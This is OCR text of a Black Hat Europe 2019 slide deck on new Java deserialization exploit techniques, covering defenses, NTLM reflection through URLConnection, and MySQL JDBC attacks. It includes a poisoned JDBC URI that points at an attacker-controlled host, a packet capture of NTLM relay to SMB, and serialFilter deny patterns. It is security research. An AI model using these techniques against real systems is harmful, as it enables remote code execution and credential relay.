New Exploit Technique In Java Deserialization Attack

- Yang Zhang
- Yongtao Wang
- Keyi Li
- Kunzhe Chai

black hat EUROPE 2019

New Exploit Technique In Java Deserialization Attack

Back2Zero Team

BCM Social Group

Who are we?

Yang Zhang(Lucas)

- Founder of Back2Zero Team & Leader of Security Research Department in BCM Social Corp.
- Focus on Application Security, Cloud Security, Penetration Testing.
- Spoke at various security conferences such as CanSecWest, POC, ZeroNights.

Keyi Li(Kevin)

- Master degree majoring in Cyber Security at Syracuse University.
- Co-founder of Back2Zero team and core member of n0tr00t security team.
- Internationally renowned security conference speaker.

Who are we?

Yongtao Wang

- Co-founder of PegasusTeam and Leader of Red Team in BCM Social Corp.
- Specializes in penetration testing and wireless security.
- Blackhat, Codeblue, POC, Kcon, etc. Conference speaker.

Kunzhe Chai(Anthony)

- Founder of PegasusTeam and Chief Information Security Officer in BCM Social Corp.
- Author of the well-known security tool MDK4.
- Maker of China's first Wireless Security Defense Product Standard and he also is the world's first inventor of Fake Base Stations defense technology

Agenda

- Introduction to Java Deserialization
- Well-Known Defense Solutions
- Critical vulnerabilities in Java
  - URLConnection
  - JDBC
- New exploit for Java Deserialization
- Takeaways

2015: Chris Frohoff and Gabriel Lawrence presented their research into Java object deserialization vulnerabilities ultimately resulting in what can be readily described as the **biggest wave** of RCE bugs in Java history.

ORACLE WEBLOGIC

JBoss by Red Hat

IBM WebSphere

Introduction to Java Deserialization

Java Deserialization

Serialization


- The process of converting a Java object into stream of bytes.

Deserialization

- A reverse process of creating a Java object from stream of bytes.

Used for?

- Remote method invocation.
- Transfer the object to remote system via network.
- Store the object in database or local files for reusing.



Attack scenario

1. A remote service accept untrusted data for deserializing.
2. The classpath of the application includes serializable class.
3. Dangerous function in the callback of serializable class.

Magic Callback

Magic methods will be invoked automatically during the deserialization process.

- readObject()
- readExternal()
- readResolve()
- readObjectNoData()
- validateObject()
- finalize()

Vulnerable Class

public class DiskFileItem extends Serializable

```
private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
    in.defaultReadObject();
    OutputStream output = this.getOutputStream();
    if (this.cachedContent != null) {
        output.write(this.cachedContent);
    } else {
        FileInputStream input = new FileInputStream(this.dfosFile);
        IOUtils.copy(input, output);
        this.dfosFile.delete();
        this.dfosFile = null;
    }
   output.close();
    this.cachedContent = null;
}
```


Well-Known Defense Solutions

Well-Known Defense Solution

Look-Ahead Check

A look-ahead stage to validate input stream during the deserialization process to secure application. If the class in the blacklist is found during the deserialization process, the deserialization process will be terminated.

- SerialKiller
- Jackson
- Weblogic



WebLogic Look-Ahead Check

Well-Known Defense Solution

JEP290 (Filter Incoming Serialization Data)

- Allow incoming streams of object-serialization data to be filtered in order to improve both security and robustness.
- Define a global filter that can be configured by properties or a configuration file.
- The filter interface methods are called during the deserialization process to validate the classes being deserialized. The filter returns a status to accept, reject, or leave the status undecided.allowed or disallowed.

```
766 #
767 # Serialization process-wide filter
768 #
769 # A filter, if configured, is used by java.io.ObjectInputStream during
770 # deserialization to check the contents of the stream.
771 # A filter is configured as a sequence of patterns, each pattern is either
772 # matched against the name of a class in the stream or defines a limit.
773 # Patterns are separated by ";" (semicolon).
774 # Whitespace is significant and is considered part of the pattern.
775 #
776 # If the pattern ends with ".**" it matches any class in the package and all subpackages.
777 # If the pattern ends with ".*" it matches any class in the package.
778 # If the pattern ends with "*", it matches any class with the pattern as a prefix.
779 # If the pattern is equal to the class name, it matches.
780 # Otherwise, the status is UNDECIDED.
781 #
782 jdk.serialFilter=pattern;pattern
783 jdk.serialFilter=!sun.rmi.server.**;!org.codehaus.groovy.runtime.**
```

jre/lib/security/java.security

```
jdk.serialFilter=pattern;pattern
jdk.serialFilter=!sun.rmi.server.**;
jdk.serialFilter=!org.codehaus.groovy.runtime.**;
jdk.serialFilter=org.apache.commons.beanutils.BeanComparator
jdk.serialFilter=!org.codehaus.groovy.runtime.MethodClosure
```

Well-Known Defense Solution

Runtime Application Self-protection(RASP)

RASP is a security technology that is built or linked into an application or application runtime environment, and is capable of controlling application execution and detecting and preventing real-time attacks.

Java-Agent

- A software component that provide instrumentation capabilities to an application.
- Dose not need to build lists of patterns (blacklists) to match against the payloads, since they provide protection by design.
- Most of policies of RASP only focus on insecure deserialization attacks that try to execute commands and using input data that has been provided by the network request.

Flaws in Defense Solutions

Flaws in Defense Solutions

- The quality of defense solution often depends on the blacklist.
  - **If we find a new gadget, that means we can bypass lots of blacklists.**

- Security researchers like to find the gadget which will eventually invoke common-dangerous functions, such as Processbuider.exec().
- Defense solutions only focus on these common-dangerous functions.
  - **If we find a new fundamental vector in Java, that means we can find many new gadgets and bypass most of Java deserialization defense solutions.**

Our goal

- New vector in Java.
  - Remote Command Execution.
  - Fundamental Class.


Critical vulnerabilities in Java

#URLConnection

URLConnection

- It contains many methods that let you communicate with the URL.
- The superclass of all classes that represent a communications link between the application and URL.
- Most of Java native functions or applications will use URLConnection to send HTTP request.

By calling JNI function, URLConnection will eventually invoke a Windows API initsecuritycontext, which is a function to get local Windows credentials.



URLConnection

The default behavior of Java will not judge the validity of the URL, but always return true.

```
static class DefaultNTLMAuthenticationCallback extends NTLMAuthenticationCallback{

        DefaultNTLMAuthenticationCallback() {

         public boolean isTrustedSite(URL var1) {
                  return true;
          }
}
```

NTLM Reflection Attack

CVE-2019-1040

NTLM Authentication

- Network authentication for Remote Services
- Challenge-Response authentication mechanism
- Supported by the NTLM Security Support Provider on Windows
- NTLMv1/ NTLMv2/ NTLM2 Session
- HTTP, SMB, LDAP, MSSQL, etc.

Timeline

MS08-068

- Patch for SMB->SMB Reflection Attack
- Can not stop Attacker from relaying the Net-NTLM Hash to another machine or Perform Cross-Protocol Reflection attack.

MS16-075

- Patch for HTTP->SMB Reflection Attack(HotPotato)

NTLM Authentication

Flags in Type 2 Message

- Contained in a bit field within the header.
- Most of these flags will make more sense late.

Flag	Name	Description
0x00000001	Negotiate Unicode	Indicates that Unicode strings are supported for use in security buffer data.
0x00000002	Negotiate OEM	Indicates that OEM strings are supported for use in security buffer data.
0x00000004	Request Target	Requests that the server's authentication realm be included in the Type 2 message.
0x00000010	Negotiate Sign	Specifies that authenticated communication between the client and server should carry a digital signature (message integrity).

Description	Content
Signature	Null-terminated ASCII "NTLMSSP"
Message Type	long (0x02000000)
Target Name	the name of the authentication target
Flags	long
Challenge	8 bytes information about the authentication target
Context	8 bytes
Target Information	security buffer
Version	8 bytes

Structure of Type 2 Message

NTLM Authentication


Negotiate Local Call

The server sets this flag to inform the client that the server and client are on the same machine

Drop the MIC

- The MIC protects the NTLM negotiation from tampering.
- Remove special negotiation flags to bypass the MIC check.
  - NTLMSSP_NEGOTIATE_ALWAYS_SIGN
  - NTLMSSP_NEGOTIATE_SIGN
  - NEGOTIATE_KEY_EXCHANGE

- If we have ability to bypass the MIC, that means we can tamper any stages of NTLM negotiation.



```
   12 192.168.98.151  6.818171    192.168.98.1    HTTP      224 GET /mkmMLvT3ILii5V HTTP/1.1
   13 192.168.98.1    6.818237    192.168.98.151  TCP        54 8080 → 49260 [ACK] Seq=1 Ack=171 Win=261952 Len=0
   14 192.168.98.1    6.818778    192.168.98.151  HTTP      318 HTTP/1.1 401 Unauthorized  (text/html)
   15 192.168.98.151  6.850895    192.168.98.1    TCP        54 49260 → 8080 [FIN, ACK] Seq=171 Ack=265 Win=65280 Len=0
   16 192.168.98.1    6.850965    192.168.98.151  TCP        54 8080 → 49260 [ACK] Seq=265 Ack=172 Win=262144 Len=0
   17 192.168.98.1    6.851078    192.168.98.151  TCP        54 8080 → 49260 [FIN, ACK] Seq=265 Ack=172 Win=262144 Len=0
   18 192.168.98.151  6.851232    192.168.98.1    TCP        54 49260 → 8080 [ACK] Seq=172 Ack=266 Win=65280 Len=0
   19 192.168.98.151  6.851918    192.168.98.1    TCP        66 49261 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
   20 192.168.98.1    6.852064    192.168.98.151  TCP        66 8080 → 49261 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM
   21 192.168.98.151  6.852404    192.168.98.1    TCP        54 49261 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0
   22 192.168.98.1    6.852432    192.168.98.151  TCP        54 [TCP Window Update] 8080 → 49261 [ACK] Seq=1 Ack=1 Win=262144 Len=0
   23 192.168.98.151  6.853641    192.168.98.1    HTTP      310 GET /mkmMLvT3ILii5V HTTP/1.1 , NTLMSSP_NEGOTIATE
   24 192.168.98.1    6.853705    192.168.98.151  TCP        54 8080 → 49261 [ACK] Seq=1 Ack=257 Win=261888 Len=0
   25 192.168.98.1    6.855178    192.168.98.151  TCP        78 64402 → 445 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=84900
   26 192.168.98.151  6.855423    192.168.98.1    TCP        74 445 → 64402 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=
   27 192.168.98.1    6.855481    192.168.98.151  TCP        66 64402 → 445 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=849003088 TSecr=965481
   28 192.168.98.1    6.856126    192.168.98.151  SMB       154 Negotiate Protocol Request
   29 192.168.98.151  6.858354    192.168.98.1    SMB       197 Negotiate Protocol Response
   30 192.168.98.1    6.858422    192.168.98.151  TCP        66 64402 → 445 [ACK] Seq=89 Ack=132 Win=131616 Len=0 TSval=849003091 TSecr=9654
   31 192.168.98.1    6.862097    192.168.98.151  SMB       230 Session Setup AndX Request, NTLMSSP_NEGOTIATE
   32 192.168.98.151  6.862487    192.168.98.1    SMB       352 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSIN
   33 192.168.98.1    6.862547    192.168.98.151  TCP        66 64402 → 445 [ACK] Seq=253 Ack=418 Win=131328 Len=0 TSval=849003094 TSecr=965
   34 192.168.98.1    6.865052    192.168.98.151  HTTP      503 HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
   35 192.168.98.151  6.869463    192.168.98.1    HTTP      734 GET /mkmMLvT3ILii5V HTTP/1.1 , NTLMSSP_AUTH, User: WIN77\Administrator
   36 192.168.98.1    6.869538    192.168.98.151  TCP        54 8080 → 49261 [ACK] Seq=450 Ack=937 Win=261440 Len=0
   37 192.168.98.1    6.870582    192.168.98.151  SMB       546 Session Setup AndX Request, NTLMSSP_AUTH, User: WIN77\Administrator
   38 192.168.98.151  6.872258    192.168.98.1    SMB       192 Session Setup AndX Response
   39 192.168.98.1    6.872320    192.168.98.151  TCP        66 64402 → 445 [ACK] Seq=733 Ack=544 Win=131200 Len=0 TSval=849003102 TSecr=965
   40 192.168.98.1    6.876107    192.168.98.151  SMB       125 Tree Connect AndX Request, Path: IPC$
   41 192.168.98.151  6.876622    192.168.98.1    SMB       116 Tree Connect AndX Response
   42 192.168.98.1    6.876686    192.168.98.151  TCP        66 64402 → 445 [ACK] Seq=792 Ack=594 Win=131168 Len=0 TSval=849003105 TSecr=965
   43 192.168.98.1    6.880780    192.168.98.151  SMB       161 NT Create AndX Request, FID: 0x4000, Path: \svcctl
   44 192.168.98.151  6.882237    192.168.98.1    SMB       205 NT Create AndX Response, FID: 0x4000
▶ Frame 44: 205 bytes on wire (1640 bits), 205 bytes captured (1640 bits) on interface 0
▶ Ethernet II, Src: Vmware_11:47:69 (00:0c:29:11:47:69), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
▶ Internet Protocol Version 4, Src: 192.168.98.151, Dst: 192.168.98.1
▶ Transmission Control Protocol, Src Port: 445, Dst Port: 64402, Seq: 594, Ack: 887, Len: 139
▶ NetBIOS Session Service
▼ SMB (Server Message Block Protocol)
  ▼ SMB Header
      Server Component: SMB
      [Response to: 43]
      [Time from request: 0.001457000 seconds]
      SMB Command: NT Create AndX (0xa2)
      Error Class: Success (0x00)
```

Critical vulnerabilities in Java

#JDBC

Java DataBase Connectivity

What is JDBC?

- Part of the Java Standard Edition platform.
- API for Java, which defines how a client may access a database.

Why use JDBC?

- Making a connection to a database.
- Execute queries and update statements to the database.
- Retrieve the result received from the database.

```
public static void main(String[] args) throws Exception{
    String DB_URL = "jdbc:mysql://127.0.0.1:3306/sectest?var=value";
    Driver driver = new com.mysql.jdbc.Driver();

    //Make a database connection
    Connection conn = driver.connect(DB_URL, props);
    Statement stmt = conn.createStatement(ResultSet.TYPE_SCROLL_SENSITIVE,….);
}
```

Java DataBase Connectivity

Connector/J Database URL

jdbc:driver://[host][,failoverhost...]
[:port]/[database]
[?propertyName1][=propertyValue1]
[&propertyName2][=propertyValue2]...

Parameters

- Configuration properties define how Connector/J will make a connection to a MySQL server.
- propertyName=propertyValue represents an optional, ampersand-separated list of properties.
- These attributes enable you to instruct MySQL Connector/J to perform various tasks.

Parameter	Detail
loadDataLocal	Server asked for stream in response to LOAD DATA LOCAL INFILE
requireSSL	Require server support of SSL connection if useSSL=true
socksProxyHost	Name or IP address of SOCKS host to connect through
useAsyncProtocol	Use asynchronous variant of X Protocol
useServerPrepStmts	Use server-side prepared statements if the server supports them
allowUrlInLoadLocal	Should the driver allow URLs in 'LOAD DATA LOCAL INFILE' statements

Java DataBase Connectivity

Vulnerable parameter :

autoDeserialize

- Should the driver automatically detect and deserialize objects stored in BLOB fields?
- Need to invoke getObject function first.


```
public Object getObject(int columnIndex) throws SQLException {
……
case BLOB:
        if (this.connection.getPropertySet().getBooleanProperty(PropertyDefinitions.PNAME_autoDeserialize).getValue()) {
            Object obj = data;
                    // Serialized object?
                    try {
                        ByteArrayInputStream bytesIn = new ByteArrayInputStream(data);
                        ObjectInputStream objIn = new ObjectInputStream(bytesIn);
                        obj = objIn.readObject();
                    }
         }
}
```

Java DataBase Connectivity

Vulnerable parameter :
queryInterceptors

- A comma-delimited list of classes that implement "QueryInterceptor" that should be placed "in between" query execution to influence the results.

com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor




```
public static void resultSetToMap(Map mappedValues, ResultSet rs)
throws SQLException {
    while (rs.next()) {
        mappedValues.put(rs.getObject(1), rs.getObject(2));
    }
}
```

Java DataBase Connectivity


Vulnerable parameter

- queryInterceptors to invoke getObject
- autoDeserialize to allow deserialize data from server

Steps to exploit JDBC


1. Attacker set up a database service.
2. Attacker poison the JDBC URI
3. Victim make a JDBC connection to attacker.
4. Return payload to Victim.

jdbc:mysql://attacker/db?
queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
&autoDeserialize=true

